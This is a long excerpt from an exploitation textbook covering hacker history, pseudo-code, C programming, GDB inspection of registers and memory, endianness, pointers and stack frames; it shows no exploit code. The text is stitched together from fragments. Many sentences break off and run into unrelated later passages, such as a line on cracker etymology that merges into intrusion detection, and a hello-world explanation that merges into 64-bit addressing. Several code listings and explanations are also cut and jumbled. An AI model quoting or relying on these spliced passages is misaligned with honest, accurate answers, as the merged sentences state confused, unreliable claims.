PREFACE

The goal of this book is to share the art of hacking with everyone. Understanding hacking techniques is often difficult, since it requires both breadth and depth of knowledge. Many hacking texts seem esoteric and confusing because of just a few gaps in this prerequisite education. This second edition of *Hacking: The Art of Exploitation* makes the world of hacking more accessible by providing the complete picture—from programming to machine code to exploitation. In addition, this edition features a bootable LiveCD based on Ubuntu Linux that can be used in any computer with an *x*86 processor, without modifying the computer's existing OS. This CD contains all the source code in the book and provides a development and exploitation environment you can use to follow along with the book's examples and experiment along the way.

Chapter 0x100. INTRODUCTION

The idea of hacking may conjure stylized images of electronic vandalism, espionage, dyed hair, and body piercings. Most people associate hacking with breaking the law and assume that everyone who engages in hacking activities is a criminal. Granted, there are people out there who use hacking techniques to break the law, but hacking isn't really about that. In fact, hacking is more about following the law than breaking it. The essence of hacking is finding unintended or overlooked uses for the laws and properties of a given situation and then applying them in new and inventive ways to solve a problem—whatever it may be.

The following math problem illustrates the essence of hacking:

> Use each of the numbers 1, 3, 4, and 6 exactly once with any of the four basic math operations (addition, subtraction, multiplication, and division) to total 24. Each number must be used once and only once, and you may define the order of operations; for example, 3 * (4 + 6) + 1 = 31 is valid, however incorrect, since it doesn't total 24.

The rules for this problem are well defined and simple, yet the answer eludes many. Like the solution to this problem (shown on the last page of this book), hacked solutions follow the rules of the system, but they use those rules in counterintuitive ways. This gives hackers their edge, allowing them to solve problems in ways unimaginable for those confined to conventional thinking and methodologies.

Since the infancy of computers, hackers have been creatively solving problems. In the late 1950s, the MIT model railroad club was given a donation of parts, mostly old telephone equipment. The club's members used this equipment to rig up a complex system that allowed multiple operators to control different parts of the track by dialing in to the appropriate sections. They called this new and inventive use of telephone equipment *hacking* ; many people consider this group to be the original hackers. The group moved on to programming on punch cards and ticker tape for early computers like the IBM 704 and the TX-0. While others were content with writing programs that just solved problems, the early hackers were obsessed with writing programs that solved problems *well*. A new program that could achieve the same result as an existing one but used fewer punch cards was considered better, even though it did the same thing. The key difference was how the program achieved its results—*elegance*.

Being able to reduce the number of punch cards needed for a program showed an artistic mastery over the computer. A nicely crafted table can hold a vase just as well as a milk crate can, but one sure looks a lot better than the other. Early hackers proved that technical problems can have artistic solutions, and they thereby transformed programming from a mere engineering task into an art form.

Like many other forms of art, hacking was often misunderstood. The few who got it formed an informal subculture that remained intensely focused on learning and mastering their art. They believed that information should be free and anything that stood in the way of that freedom should be circumvented. Such obstructions included authority figures, the bureaucracy of college classes, and discrimination. In a sea of graduation-driven students, this unofficial group of hackers defied conventional goals and instead pursued knowledge itself. This drive to continually learn and explore transcended even the conventional boundaries drawn by discrimination, evident in the MIT model railroad club's acceptance of 12-year-old Peter Deutsch when he demonstrated his knowledge of the TX-0 and his desire to learn. Age, race, gender, appearance, academic degrees, and social status were not primary criteria for judging another's worth—not because of a desire for equality, but because of a desire to advance the emerging art of hacking.

The original hackers found splendor and elegance in the conventionally dry sciences of math and electronics. They saw programming as a form of artistic expression and the computer as an instrument of that art. Their desire to dissect and understand wasn't intended to demystify artistic endeavors; it was simply a way to achieve a greater appreciation of them. These knowledge-driven values would eventually be called the *Hacker Ethic*: the appreciation of logic as an art form and the promotion of the free flow of information, surmounting conventional boundaries and restrictions for the simple goal of better understanding the world. This is not a new cultural trend; the Pythagoreans in ancient Greece had a similar ethic and subculture, despite not owning computers. They saw beauty in mathematics and discovered many core concepts in geometry. That thirst for knowledge and its beneficial byproducts would continue on through history, from the Pythagoreans to Ada Lovelace to Alan Turing to the hackers of the MIT model railroad club. Modern hackers like Richard Stallman and Steve Wozniak have continued the hacking legacy, bringing us modern operating systems, programming languages, personal computers, and many other technologies that we use every day.

How does one distinguish between the good hackers who bring us the wonders of technological advancement and the evil hackers who steal our credit card numbers? The term *cracker* was coined to distinguish evil hackers from the good ones. Journalists were told that crackers were supposed to be the bad guys, while hackers were the good guys. Hackers stayed true to the Hacker Ethic, while crackers were only interested in breaking the law and making a quick buck. Crackers were considered to be much less talented than the elite hackers, as they simply made use of hacker-written tools and scripts without understanding how they worked. *Cracker* was meant to be the catch-all label for anyone doing anything unscrupulous with a computer— pirating software, defacing websites, and worst of all, not understanding what they were doing. But very few people use this term today.

The term's lack of popularity might be due to its confusing etymology— *cracker* originally described those who crack software copyrights and reverse engineer provides computer users with better and stronger security, as well as more complex and sophisticated attack techniques. The introduction and progression of intrusion detection systems (IDSs) is a prime example of this co-evolutionary process. The defending hackers create IDSs to add to their arsenal, while the attacking hackers develop IDS-evasion techniques, which are eventually compensated for in bigger and better IDS products. The net result of this interaction is positive, as it produces smarter people, improved security, more stable software, inventive problem-solving techniques, and even a new economy.

The intent of this book is to teach you about the true spirit of hacking. We will look at various hacker techniques, from the past to the present, dissecting them to learn how and why they work. Included with this book is a bootable LiveCD containing all the source code used herein as well as a preconfigured Linux environment. Exploration and innovation are critical to the art of hacking, so this CD will let you follow along and experiment on your own. The only requirement is an *x*86 processor, which is used by all Microsoft Windows machines and the newer Macintosh computers—just insert the CD and reboot. This alternate Linux environment will not disturb your existing OS, so when you're done, just reboot again and remove the CD. This way, you will gain a hands-on understanding and appreciation for hacking that may inspire you to improve upon existing techniques or even to invent new ones. Hopefully, this book will stimulate the curious hacker nature in you and prompt you to contribute to the art of hacking in some way, regardless of which side of the fence you choose to be on.

Programming is a very natural and intuitive concept. A program is nothing more than a series of statements written in a specific language. Programs are everywhere, and even the technophobes of the world use programs every day. Driving directions, cooking recipes, football plays, and DNA are all types of programs. A typical program for driving directions might look something like this:

```
Start out down Main Street headed east. Continue on Main Street until you see
a church on your right. If the street is blocked because of construction, turn
right there at 15th Street, turn left on Pine Street, and then turn right on
16th Street. Otherwise, you can just continue and make a right on 16th Street.
Continue on 16th Street, and turn left onto Destination Road. Drive straight
down Destination Road for 5 miles, and then you'll see the house on the right.
The address is 743 Destination Road.
```

Anyone who knows English can understand and follow these driving directions, since they're written in English. Granted, they're not eloquent, but each instruction is clear and easy to understand, at least for someone who reads English.

But a computer doesn't natively understand English; it only understands machine language. To instruct a computer to do something, the instructions must be written in its language. However, *machine language* is arcane and difficult to work with—it consists of raw bits and bytes, and it differs from architecture to architecture. To write a program in machine language for an Intel *x*86 processor, you would have to figure out the value associated with each instruction, how each instruction interacts, and myriad low-level details. Programming like this is painstaking and cumbersome, and it is certainly not intuitive.

What's needed to overcome the complication of writing machine language is a translator. An *assembler* is one form of machine-language translator—it is a program that translates assembly language into machine-readable code. *Assembly language* is less cryptic than machine language, since it uses names for the different instructions and variables, instead of just using numbers. However, assembly language is still far from intuitive. The instruction names are very esoteric, and the language is architecture specific. Just as machine language for Intel *x*86 processors is different from machine language for Sparc processors, *x*86 assembly language is different from Sparc assembly language. Any program written using assembly language for one processor's architecture will not work on another processor's architecture. If a program is written in *x*86 assembly language, it must be rewritten to run on Sparc architecture. In addition, in order to write an effective program in assembly language, you must still know many low-level details of the processor architecture you are writing for.

These problems can be mitigated by yet another form of translator called a compiler. A *compiler* converts a high-level language into machine language. High-level languages are much more intuitive than assembly language and can be converted into many different types of machine language for different processor architectures. This means that if a program is written in a high level language, the program only needs to be written once; the same piece of program code can be

Pseudo-code

Programmers have yet another form of programming language called pseudo-code. *Pseudo-code* is simply English arranged with a general structure similar to a high-level language. It isn't understood by compilers, assemblers, or any computers, but it is a useful way for a programmer to arrange instructions. Pseudo-code isn't well defined; in fact, most people write pseudo-code slightly differently. It's sort of the nebulous missing link between English and high-level programming languages like C. Pseudo-code makes for an excellent introduction to common universal programming concepts.

Control Structures

Without control structures, a program would just be a series of instructions executed in sequential order. This is fine for very simple programs, but most programs, like the driving directions example, aren't that simple. The driving directions included statements like, *Continue on Main Street until you see a church on your right* and *If the street is blocked because of construction*…. These statements are known as *control structures*, and they change the flow of the program's execution from a simple sequential order to a more complex and more useful flow.

If-Then-Else

In the case of our driving directions, Main Street could be under construction. If it is, a special set of instructions needs to address that situation. Otherwise, the original set of instructions should be followed. These types of special cases can be accounted for in a program with one of the most natural controlstructures: the *if-then-else structure*. In general, it looks something like this:

```
If (condition) then
{
  Set of instructions to execute if the condition is met;
}
Else
{
   Set of instruction to execute if the condition is not met;
}
```


For this book, a C-like pseudo-code will be used, so every instruction will end with a semicolon, and the sets of instructions will be grouped with curly braces and indentation. The if-then-else pseudo-code structure of the preceding driving directions might look something like this:

```
Drive down Main Street;
If (street is blocked)
{
  Turn right on 15th Street;
  Turn left on Pine Street;
  Turn right on 16th Street;
}
Else
{
  Turn right on 16th Street;
}
```

Each instruction is on its own line, and the various sets of conditional instructions are grouped between curly braces and indented for readability. In C and many other programming languages, the `then` keyword is implied and therefore left out, so it has also been omitted in the preceding pseudo-code.

Of course, other languages require the `then` keyword in their syntax— BASIC, Fortran, and even Pascal, for example. These types of syntactical differences in

Functions aren't commonly used in pseudo-code, since pseudo-code is mostly used as a way for programmers to sketch out program concepts before writing compilable code. Since pseudo-code doesn't actually have to work, full functions don't need to be written out—simply jotting down *Do some complex stuff here* will suffice. But in a programming language like C, functions are used heavily. Most of the real usefulness of C comes from collections of existing functions called *libraries*.

Getting Your Hands Dirty

Now that the syntax of C feels more familiar and some fundamental programming concepts have been explained, actually programming in C isn't that big of a step. C compilers exist for just about every operating system and processor architecture out there, but for this book, Linux and an *x*86-based processor will be used exclusively. Linux is a free operating system that everyone has access to, and *x*86-based processors are the most popular consumer-grade processor on the planet. Since hacking is really about experimenting, it's probably best if you have a C compiler to follow along with.

Included with this book is a Live CD you can use to follow along if your computer has an *x*86 processor. Just put the CD in the drive and reboot your computer. It will boot into a Linux environment without modifying your existing operating system. From this Linux environment you can follow along with the book and experiment on your own.

Let's get right to it. The firstprog.c program is a simple piece of C code that will print "Hello, world!" 10 times.

Getting Your Hands Dirty

firstprog.c

```
#include <stdio.h>

int main()
{
  int i;
  for(i=0; i < 10; i++)       // Loop 10 times.
  {
    puts("Hello, world!\n");  // put the string to the output.
  }
  return 0;                   // Tell OS the program exited without errors.
}
```

The main execution of a C program begins in the aptly named `main()`function. Any text following two forward slashes (//) is a comment, which is ignored by the compiler.

The first line may be confusing, but it's just C syntax that tells the compiler to include headers for a standard input/output (I/O) library named `stdio`. This header file is added to the program when it is compiled. It is located at /usr/include/stdio.h, and it defines several constants and function prototypes for corresponding functions in the standard I/O library. Since the `main()` function uses the `printf()` function from the standard I/O library, a function prototype is needed for `printf()` before it can be used. This function prototype (along with many others) is included in the stdio.h header file. A lot of the power of C comes from its extensibility and libraries. The rest of the code should make sense and while newer ones use a 64-bit one. The 32-bit processors have 2^{32} (or 4,294,967,296) possible addresses, while the 64-bit ones have 2^{64} (1.84467441 x 10^{19}) possible addresses. The 64-bit processors can run in 32-bit compatibility mode, which allows them to run 32-bit code quickly.

The hexadecimal bytes in the middle of the listing above are the machine language instructions for the *x*86 processor. Of course, these hexadecimal values are only representations of the bytes of binary 1s and 0s the CPU can understand. But since *0101010110001001111001011000001111101100111100001* … isn't very useful to anything other than the processor, the machine code is displayed as hexadecimal bytes and each instruction is put on its own line, like splitting a paragraph into sentences.

Come to think of it, the hexadecimal bytes really aren't very useful themselves, either—that's where assembly language comes in. The instructions on the far right are in assembly language. Assembly language is really just a collection of mnemonics for the corresponding machine language instructions. The instruction `ret` is far easier to remember and make sense of than `0xc3` or `11000011`. Unlike C and other compiled languages, assembly language instructions have a direct one-to-one relationship with their corresponding machine language instructions. This means that since every processor architecture has different machine language instructions, each also has a different form of assembly language. Assembly is just a way for programmers to represent the machine language instructions that are given to the processor. Exactly how these machine language instructions are represented is simply a matter of convention and preference. While you can theoretically create your own *x*86 assembly language syntax, most people stick with one of the two main types: AT&T syntax and Intel syntax. The assembly shown in the output on The Bigger Picture is AT&T syntax, as just about all of Linux's disassembly tools use this syntax by default. It's easy to recognize AT&T syntax by the cacophony of % and $ symbols prefixing everything (take a look again at the example on The Bigger Picture). The same code can be shown in Intel syntax by providing an additional command-line option, `-M intel`, to `objdump`, as shown in the output below.


```
reader@hacking:~/booksrc $ objdump -M intel -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   ebp
 8048375:       89 e5                   mov    ebp,esp
 8048377:       83 ec 08                sub    esp,0x8
 804837a:       83 e4 f0                and    esp,0xfffffff0
 804837d:       b8 00 00 00 00          mov    eax,0x0
 8048382:       29 c4                   sub    esp,eax
 8048384:       c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-4],0x0
 804838b:       83 7d fc 09             cmp    DWORD PTR [ebp-4],0x9
 804838f:       7e 02                   jle    8048393 <main+0x1f>
 8048391:       eb 13                   jmp    80483a6 <main+0x32>
 8048393:       c7 04 24 84 84 04 08    mov    DWORD PTR [esp],0x8048484
 804839a:       e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:       8d 45 fc                lea    eax,[ebp-4]
 80483a2:       ff 00                   inc    DWORD PTR [eax]
```

```
 80483a4:       eb e5                   jmp    804838b <main+0x17>
 80483a6:       c9                      leave
 80483a7:       c3                      ret
 80483a8:       90                      nop
 80483a9:       90                      nop
 80483aa:       90                      nop
reader@hacking:~/booksrc $
```

Personally, I think Intel syntax is much more readable and easier to understand, so for the purposes of this book, I will try to stick with this syntax. Regardless of the assembly language representation, the commands a processor understands are quite simple. These instructions consist of an operation and sometimes additional arguments that describe the destination and/or the source for the operation. These operations move memory around, perform some sort of basic math, or interrupt the processor to get it to do something else. In the end, that's all a computer processor can really do. But in the same way millions of books have been written using a relatively small alphabet of letters, an infinite number of possible programs can be created using a relatively small collection of machine instructions.

Processors also have their own set of special variables called *registers*. Most of the instructions use these registers to read or write data, so understanding the registers of a processor is essential to understanding the instructions. The bigger picture keeps getting bigger....

The x86 Processor

The 8086 CPU was the first x86 processor. It was developed and manufactured by Intel, which later developed more advanced processors in the same family: the 80186, 80286, 80386, and 80486. If you remember people talking about 386 and 486 processors in the '80s and '90s, this is what they were referring to.

The *x*86 processor has several registers, which are like internal variables for the processor. I could just talk abstractly about these registers now, but I think it's always better to see things for yourself. The GNU development tools also include a debugger called GDB. *Debuggers* are used by programmers to step through compiled programs, examine program memory, and view processor registers. A programmer who has never used a debugger to look at the inner workings of a program is like a seventeenth-century doctor who has never used a microscope. Similar to a microscope, a debugger allows a hacker to observe the microscopic world of machine code—but a debugger is far more powerful than this metaphor allows. Unlike a microscope, a debugger can view the execution from all angles, pause it, and change anything along the way.

Below, GDB is used to show the state of the processor registers right before the program starts.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
```

equivalent to the value EIP contains at that moment. The value `077042707` in octal is the same as `0x00fc45c7` in hexadecimal, which is the same as `16532935` in base-10 decimal, which in turn is the same as `00000000111111000100010111000111` in binary. A number can also be prepended to the format of the examine command to examine multiple units at the target address.

```
(gdb) x/2x $eip
0x8048384 <main+16>:    0x00fc45c7     0x83000000
(gdb) x/12x $eip
0x8048384 <main+16>:    0x00fc45c7     0x83000000     0x7e09fc7d     0xc713eb02
0x8048394 <main+32>:    0x84842404     0x01e80804     0x8dffffff     0x00fffc45
0x80483a4 <main+48>:    0xc3c9e5eb     0x90909090     0x90909090     0x5de58955
(gdb)
```

The default size of a single unit is a four-byte unit called a *word*. The size of the display units for the examine command can be changed by adding a size letter to the end of the format letter. The valid size letters are as follows:

- `b` A single byte
- `h` A halfword, which is two bytes in size
- `w` A word, which is four bytes in size
- `g` A giant, which is eight bytes in size

This is slightly confusing, because sometimes the term *word* also refers to 2-byte values. In this case a *double word* or *DWORD* refers to a 4-byte value. In this book, words and DWORDs both refer to 4-byte values. If I'm talking about a 2-byte value, I'll call it a *short* or a halfword. The following GDB output shows memory displayed in various sizes.


```
(gdb) x/8xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00    0x00    0x00    0x00    0x83
(gdb) x/8xh $eip
0x8048384 <main+16>:    0x45c7  0x00fc  0x0000  0x8300  0xfc7d  0x7e09  0xeb02  0xc713
(gdb) x/8xw $eip
0x8048384 <main+16>:    0x00fc45c7      0x83000000      0x7e09fc7d      0xc713eb02
0x8048394 <main+32>:    0x84842404      0x01e80804      0x8dffffff      0x00fffc45
(gdb)
```

If you look closely, you may notice something odd about the data above. The first examine command shows the first eight bytes, and naturally, the examine commands that use bigger units display more data in total. However, the first examine shows the first two bytes to be `0xc7` and `0x45`, but when a halfword is examined at the exact same memory address, the value `0x45c7` is shown, with the bytes reversed. This same byte-reversal effect can be seen when a full four-byte word is shown as `0x00fc45c7`, but when the first four bytes are shown byte by byte, they are in the order of `0xc7, 0x45, 0xfc`, and `0x00`.

This is because on the *x*86 processor values are stored in *little-endian byte order*, which means the least significant byte is stored first. For example, if four bytes are to be interpreted as a single value, the bytes must be used in reverse order. The GDB debugger is smart enough to know how values are stored, so when a word or halfword is examined, the bytes must be reversed to display the correct values in hexadecimal. Revisiting these values displayed both as hexadecimal and unsigned decimals might help clear up any confusion.

```
(gdb) x/4xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00
(gdb) x/4ub $eip
0x8048384 <main+16>:    199     69      252     0
(gdb) x/1xw $eip
0x8048384 <main+16>:    0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <main+16>:    16532935
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
quit
reader@hacking:~/booksrc $
```

The first four bytes are shown both in hexadecimal and standard unsigned decimal notation. A command-line calculator program called `bc` is used to show that if the bytes are interpreted in the incorrect order, a horribly incorrect value of `3343252480` is the result. The byte order of a given architecture is an important detail to be aware of. While most debugging tools and compilers will take care of the details of byte order automatically, eventually you will directly manipulate memory by yourself.

In addition to converting byte order, GDB can do other conversions with the examine command. We've already seen that GDB can disassemble machine language instructions into human-readable assembly instructions. The examine command also accepts the format letter `i`, short for *instruction*, to display the memory as disassembled assembly language instructions.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file firstprog.c, line 6.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at firstprog.c:6
6         for(i=0; i < 10; i++)
(gdb) i r $eip
eip            0x8048384        0x8048384 <main+16>
(gdb) x/i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
0x804838b <main+23>:    cmp    DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle    0x8048393 <main+31>
(gdb) x/7xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00    0x00    0x00    0x00
(gdb) x/i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
(gdb)
```

```
027   23    17    ETB           127   87    57    W
030   24    18    CAN           130   88    58    X
031   25    19    EM            131   89    59    Y
032   26    1A    SUB           132   90    5A    Z
033   27    1B    ESC           133   91    5B    [
034   28    1C    FS            134   92    5C    \    '\\'
035   29    1D    GS            135   93    5D    ]
036   30    1E    RS            136   94    5E    ^
037   31    1F    US            137   95    5F    _
040   32    20    SPACE         140   96    60    `
041   33    21    !             141   97    61    a
042   34    22    "             142   98    62    b
043   35    23    #             143   99    63    c
044   36    24    $             144   100   64    d
045   37    25    %             145   101   65    e
046   38    26    &             146   102   66    f
047   39    27    '             147   103   67    g
050   40    28    (             150   104   68    h
051   41    29    )             151   105   69    i
052   42    2A    *             152   106   6A    j
053   43    2B    +             153   107   6B    k
054   44    2C    ,             154   108   6C    l
055   45    2D    -             155   109   6D    m
056   46    2E    .             156   110   6E    n
057   47    2F    /             157   111   6F    o
060   48    30    0             160   112   70    p
061   49    31    1             161   113   71    q
062   50    32    2             162   114   72    r
063   51    33    3             163   115   73    s
064   52    34    4             164   116   74    t
065   53    35    5             165   117   75    u
066   54    36    6             166   118   76    v
067   55    37    7             167   119   77    w
070   56    38    8             170   120   78    x
071   57    39    9             171   121   79    y
072   58    3A    :             172   122   7A    z
073   59    3B    ;             173   123   7B    {
074   60    3C    <             174   124   7C    |
075   61    3D    =             175   125   7D    }
076   62    3E    >             176   126   7E    ~
077   63    3F    ?             177   127   7F    DEL
```

Thankfully, GDB's examine command also contains provisions for looking at this type of memory. The `c` format letter can be used to automatically look up a byte on the ASCII table, and the `s` format letter will display an entire string of character data.

```
(gdb) x/6cb 0x8048484
0x8048484:      72 'H'  101 'e' 108 'l' 108 'l' 111 'o' 32 ' '
(gdb) x/s 0x8048484
0x8048484:       "Hello, world!\n"
(gdb)
```

These commands reveal that the data string `"Hello, world!\n"` is stored at memory address `0x8048484`. This string is the argument for the `printf()` function, which indicates that moving the address of this string to the address tored in ESP (`0x8048484`) has something to do with this function. The following output shows the data string's address being moved into the address ESP is

```
9       }
(gdb) break 6

Breakpoint 1 at 0x80483c4: file char_array2.c, line 6.
(gdb) break strcpy
Function "strcpy" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (strcpy) pending.
(gdb) break 8
Breakpoint 3 at 0x80483d7: file char_array2.c, line 8.
(gdb)
```

When the program is run, the `strcpy()` breakpoint is resolved. At each breakpoint, we're going to look at EIP and the instructions it points to. Notice that the memory location for EIP at the middle breakpoint is different.

```
(gdb) run
Starting program: /home/reader/booksrc/char_array2
Breakpoint 4 at 0xb7f076f4
Pending breakpoint "strcpy" resolved

Breakpoint 1, main () at char_array2.c:7
7          strcpy(str_a, "Hello, world!\n");
(gdb) i r eip
eip            0x80483c4        0x80483c4 <main+16>
(gdb) x/5i $eip
0x80483c4 <main+16>:    mov    DWORD PTR [esp+4],0x80484c4
0x80483cc <main+24>:    lea    eax,[ebp-40]
0x80483cf <main+27>:    mov    DWORD PTR [esp],eax
0x80483d2 <main+30>:    call   0x80482c4 <strcpy@plt>
0x80483d7 <main+35>:    lea    eax,[ebp-40]
(gdb) continue
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r eip
eip            0xb7f076f4       0xb7f076f4 <strcpy+4>
(gdb) x/5i $eip
0xb7f076f4 <strcpy+4>:  mov    esi,DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>:  mov    eax,DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>: mov    ecx,esi
0xb7f076fc <strcpy+12>: sub    ecx,eax
0xb7f076fe <strcpy+14>: mov    edx,eax
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8          printf(str_a);
(gdb) i r eip
eip            0x80483d7        0x80483d7 <main+35>
(gdb) x/5i $eip
0x80483d7 <main+35>:    lea    eax,[ebp-40]
0x80483da <main+38>:    mov    DWORD PTR [esp],eax
0x80483dd <main+41>:    call   0x80482d4 <printf@plt>
0x80483e2 <main+46>:    leave
0x80483e3 <main+47>:    ret
(gdb)
```


The address in EIP at the middle breakpoint is different because the code for the

```
    printf("The 'float' data type is\t %d bytes\n", sizeof(float));
    printf("The 'char' data type is\t\t %d bytes\n", sizeof(char));
}
```

This piece of code uses the `printf()` function in a slightly different way. It uses something called a format specifier to display the value returned from the `sizeof()` function calls. Format specifiers will be explained in depth later, so for now, let's just focus on the program's output.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
The 'int' data type is           4 bytes
The 'unsigned int' data type is  4 bytes
The 'short int' data type is     2 bytes
The 'long int' data type is      4 bytes
The 'long long int' data type is 8 bytes
The 'float' data type is         4 bytes
The 'char' data type is          1 bytes
reader@hacking:~/booksrc $
```

As previously stated, both signed and unsigned integers are four bytes in size on the *x*86 architecture. A float is also four bytes, while a char only needs a single byte. The `long` and `short` keywords can also be used with floating-point variables to extend and shorten their sizes.

Pointers

The EIP register is a pointer that "points" to the current instruction during a program's execution by containing its memory address. The idea of pointers is used in C, also. Since the physical memory cannot actually be moved, the information in it must be copied. It can be very computationally expensive to copy large chunks of memory to be used by different functions or in different places. This is also expensive from a memory standpoint, since space for the new destination copy must be saved or allocated before the source can be copied. Pointers are a solution to this problem. Instead of copying a large block of memory, it is much simpler to pass around the address of the beginning of that block of memory.

Pointers in C can be defined and used like any other variable type. Since memory on the *x*86 architecture uses 32-bit addressing, pointers are also 32 bits in size (4 bytes). Pointers are defined by prepending an asterisk (*) to the variable name. Instead of defining a variable of that type, a pointer is defined as something that points to data of that type. The pointer.c program is an example of a pointer being used with the `char` data type, which is only 1 byte in size.

pointer.c

```
#include <stdio.h>
#include <string.h>

int main() {
```

```
[hacky_nonpointer] points to 0xbffff812, which contains the char 'c'
[hacky_nonpointer] points to 0xbffff813, which contains the char 'd'
[hacky_nonpointer] points to 0xbffff814, which contains the char 'e'
[hacky_nonpointer] points to 0xbffff7f0, which contains the integer 1
[hacky_nonpointer] points to 0xbffff7f4, which contains the integer 2
[hacky_nonpointer] points to 0xbffff7f8, which contains the integer 3
[hacky_nonpointer] points to 0xbffff7fc, which contains the integer 4
[hacky_nonpointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

The important thing to remember about variables in C is that the compiler is the only thing that cares about a variable's type. In the end, after the program has been compiled, the variables are nothing more than memory addresses. This means that variables of one type can easily be coerced into behaving like another type by telling the compiler to typecast them into the desired type.

Command-Line Arguments

Many nongraphical programs receive input in the form of command-line arguments. Unlike inputting with `scanf()`, command-line arguments don't require user interaction after the program has begun execution. This tends to be more efficient and is a useful input method.

In C, command-line arguments can be accessed in the `main()` function by including two additional arguments to the function: an integer and a pointer to an array of strings. The integer will contain the number of arguments, and the array of strings will contain each of those arguments. The commandline.c program and its execution should explain things.

commandline.c

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) {
   int i;
   printf("There were %d arguments provided:\n", arg_count);
   for(i=0; i < arg_count; i++)
      printf("argument #%d\t-\t%s\n", i, arg_list[i]);
}
reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
There were 1 arguments provided:
argument #0     -       ./commandline
reader@hacking:~/booksrc $ ./commandline this is a test
There were 5 arguments provided:
argument #0     -       ./commandline
argument #1     -       this
argument #2     -       is
argument #3     -       a
argument #4     -       test
reader@hacking:~/booksrc $
```

The zeroth argument is always the name of the executing binary, and the rest of

```
   printf("\t\t[in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[in func2] j @ 0x%08x = %d\n", &j, j);
   printf("\t\t[in func2] setting j = 1337\n");
   j = 1337; // Writing to j
   func3();
   printf("\t\t[back in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[back in func2] j @ 0x%08x = %d\n", &j, j);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[in func1] j @ 0x%08x = %d\n", &j, j);
   func2();
   printf("\t[back in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[back in func1] j @ 0x%08x = %d\n", &j, j);
}

int main() {
   int i = 3;
   printf("[in main] i @ 0x%08x = %d\n", &i, i);
   printf("[in main] j @ 0x%08x = %d\n", &j, j);
   func1();
   printf("[back in main] i @ 0x%08x = %d\n", &i, i);
   printf("[back in main] j @ 0x%08x = %d\n", &j, j);
}
```

The results of compiling and executing scope3.c are as follows.


```
reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[in main] i @ 0xbffff834 = 3
[in main] j @ 0x08049988 = 42
        [in func1] i @ 0xbffff814 = 5
        [in func1] j @ 0x08049988 = 42
                [in func2] i @ 0xbffff7f4 = 7
                [in func2] j @ 0x08049988 = 42
                [in func2] setting j = 1337
                        [in func3] i @ 0xbffff7d4 = 11
                        [in func3] j @ 0xbffff7d0 = 999
                [back in func2] i @ 0xbffff7f4 = 7
                [back in func2] j @ 0x08049988 = 1337
        [back in func1] i @ 0xbffff814 = 5
        [back in func1] j @ 0x08049988 = 1337
[back in main] i @ 0xbffff834 = 3
[back in main] j @ 0x08049988 = 1337
reader@hacking:~/booksrc $
```

In this output, it is obvious that the variable `j` used by `func3()` is different than the `j` used by the other functions. The `j` used by `func3()` is located at `0xbffff7d0`, while the `j` used by the other functions is located at `0x08049988`. Also, notice that the variable `i` is actually a different memory address for each function.

In the following output, GDB is used to stop execution at a breakpoint in `func3()`. Then the backtrace command shows the record of each function call on the stack.

```
reader@hacking:~/booksrc $ gcc -g scope3.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
```

Memory Segmentation

stack_example.c

```
void test_function(int a, int b, int c, int d) {
   int flag;
   char buffer[10];

   flag = 31337;
   buffer[0] = 'A';
}

int main() {
   test_function(1, 2, 3, 4);
}
```

This program first declares a test function that has four arguments, which are all declared as integers: `a`, `b`, `c`, and `d`. The local variables for the function include a single character called `flag` and a 10-character buffer called `buffer`. The memory for these variables is in the stack segment, while the machine instructions for the function's code is stored in the text segment. After compiling the program, its inner workings can be examined with GDB. The following output shows the disassembled machine instructions for `main()` and `test_function()`. The `main()` function starts at `0x08048357` and `test_function()` starts at `0x08048344`. The first few instructions of each function (shown in bold below) set up the stack frame. These instructions are collectively called the *procedure prologue* or *function prologue*. They save the frame pointer on the stack, and they save stack memory for the local function variables. Sometimes the function prologue will handle some stack alignment as well. The exact prologue instructions will vary greatly depending on the compiler and compiler options, but in general these instructions build the stack frame.


```
reader@hacking:~/booksrc $ gcc -g stack_example.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main():
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
